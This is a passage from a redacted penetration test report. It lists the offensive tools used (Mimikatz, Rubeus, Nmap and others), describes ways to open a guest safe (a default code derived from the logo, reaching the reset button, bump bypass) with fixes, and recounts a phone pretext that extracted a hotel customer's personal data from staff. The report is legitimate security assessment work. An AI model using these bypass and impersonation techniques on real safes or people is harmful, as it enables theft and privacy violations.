<b>Source</b>	<a href="https://github.com/ParrotSec/mimikatz">https://github.com/ParrotSec/mimikatz</a>



Nikto	
Description	Nikto is a web server scanner which performs comprehensive tests against web servers for multiple items, including potentially dangerous files/programs, checks for outdated versions, and version specific problems. It also checks for server configuration items, and will attempt to identify installed web servers and software.
Use Case	Web Server Scanner
Source	<a href="https://github.com/sullo/nikto">https://github.com/sullo/nikto</a>

Nmap	
Description	Nmap is a utility for network discovery and security auditing.
Use Case	Used to port scan networks and discover service versions and hosts.
Source	<a href="https://nmap.org/">https://nmap.org/</a>

Psql	
Description	PostgreSQL interactive terminal.
Use Case	Logging into PostgreSQL and reading information
Source	<a href="https://www.postgresql.org/docs/current/app-psql.html">https://www.postgresql.org/docs/current/app-psql.html</a>

**Rubeus**

<b>Description</b>	A C# toolset for raw Kerberos interaction and abuses.
<b>Use Case</b>	Used to exploit misconfigurations in Active Directory by abusing flaws in the Kerberos authentication protocol. It can perform functions such as ticket forging tickets and certificates in order to laterally move and escalate privileges in an Active Directory domain.
<b>Source</b>	<a href="https://github.com/GhostPack/Rubeus">https://github.com/GhostPack/Rubeus</a>

**smbclient**

<b>Description</b>	A tool purposed for connecting to and interacting with SMB share drives.
<b>Use Case</b>	Used to list and connect to SMB shares.
<b>Source</b>	<a href="https://www.samba.org/samba/docs/current/man-html/smbclient.1.html">https://www.samba.org/samba/docs/current/man-html/smbclient.1.html</a>

**smbmap**

<b>Description</b>	A tool used to enumerate SMB share drives across an entire domain.
<b>Use Case</b>	Used to display SMB share contents and permissions.
<b>Source</b>	<a href="https://github.com/ShawnDEvans/smbmap">https://github.com/ShawnDEvans/smbmap</a>

**Visual Studio 2022**



<b>Description</b>	Comprehensive IDE for .NET and C++ developers on Windows.
<b>Use Case</b>	Recompile patched binary, and compile tools for easier testing.
<b>Source</b>	<a href="https://visualstudio.microsoft.com/vs/community/">https://visualstudio.microsoft.com/vs/community/</a>

WPScan	
<b>Description</b>	Security scanner designed for testing the security of websites built using WordPress
<b>Use Case</b>	Scanned Wordpress for Vulnerabilities
<b>Source</b>	<a href="https://wpscan.com/wordpress-security-scanner">https://wpscan.com/wordpress-security-scanner</a>

## Appendix B: Safe Assessment

During our penetration test, XXX requested XXXXXX-XX to perform a security assessment on a safe that was planned to be utilized for guests. Our team was able to identify three security vulnerabilities that could be mitigated to prevent the safe from being opened by unauthorized personnel:

1. On the front of the safe, it is branded with the XXX logo which can be encoded using the alphanumeric equivalents of a telephone number. This results in a passcode of 822 which is the default code to the safe. To remediate this vulnerability, it is recommended to utilize a unique, less guessable password with a length of 8 numbers as per the instructions on the inside of the safe.
2. Through the use of the long right angle tension piece from the lock picking set, we were able to access the reset button from the bottom of the safe with viewing assistance from the back of the safe. We would highly recommend using these holes to mount the safe to a piece of furniture to prevent access to the reset button.



3. With the use of a specialized method involving hitting the bottom of the safe to temporarily bump security pins and turning the handle of the safe, it is possible to bypass the lock of the safe. We would highly recommend to use the holes on the safe to mount it to a piece of furniture to prevent this vulnerabilities from being exploited

Overall, we believe that with the use of these remediation techniques, XXX would be able to utilize this safe to provide their clients a secure storage area for their valuables during their stay at XXX.



## Appendix C: Phone Phishing Assessment

During our penetration test, XXX requested ██████████ to perform another social engineering attack, but this time using a phone instead of sending a phishing email. Our task was to attempt to collect the PII of a customer by social engineering a front desk employee. The PII we were asked to collect was:

- First Name
- Last Name
- Home Address
- Credit Card Number and CVV
- Any additional PII

We prepared for the task by collecting information in the environment about a current customer. On our own we were able to obtain her first name, last name, rewards, rewards account password, and email address.

Next we pretended to be her husband worried about an IRS audit currently ongoing. With this urgency as well as knowing a lot about a particular customer, we were able to convince the front desk employee of our identity to gather information about the targeted customer.

During the call, we were able to extract a confirmed first name, last name, home address, email, phone number, and quantity of reward points from the front desk employee. The attack was successful but there were still failures. We were unable to obtain credit card information on our target. This was due to the fact that the front desk employee failed to locate any stays nor credit card information under the target's name, which was perplexing due to the fact the target had a large quantity of reward points. Regardless, that mistake by the front desk employee ended up making us fail to gather credit card information before the only call we were allowed to make ended shortly.

Despite the failure, we were still able to socially engineer a significant amount of PII of a customer from a XXX employee making this experiment a success.